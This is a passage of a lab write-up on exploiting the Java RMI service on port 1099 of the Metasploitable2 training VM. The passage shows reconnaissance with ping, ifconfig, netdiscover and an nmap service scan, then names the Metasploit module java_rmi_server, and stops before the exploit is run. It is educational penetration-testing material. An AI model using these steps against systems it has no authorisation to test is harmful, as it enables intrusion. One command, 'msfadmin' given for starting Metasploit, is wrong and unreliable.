

14 July, 24

Exploiting 1099 Java-rmi Port Vulnerability on Metasploitable2

Detailed Write-Up by Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

14 July, 24



The screenshot shows a Kali Linux terminal window with the following content:

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

At the bottom of the terminal window, there is a status bar that reads: "To direct input to this VM, click inside or press Ctrl+G."

14 July, 24



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

14 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
(silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
(silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

14 July, 24

nmap scan -Pn -sV <ip>



```
silentspectre@kali: ~  
File Actions Edit View Help  
--(silentspectre@kali)-[~]  
$ nmap -Pn -sV 192.168.100.218  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT  
Nmap scan report for 192.168.100.218  
Host is up (0.0038s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Start the metasploit: **sudo msfdb init && msfadmin**


14 July, 24

[illegible]

Search **java_rmi_server** and see for available exploits. I used 0 i.e.

exploit/multi/misc/java_rmi_server

14 July, 24

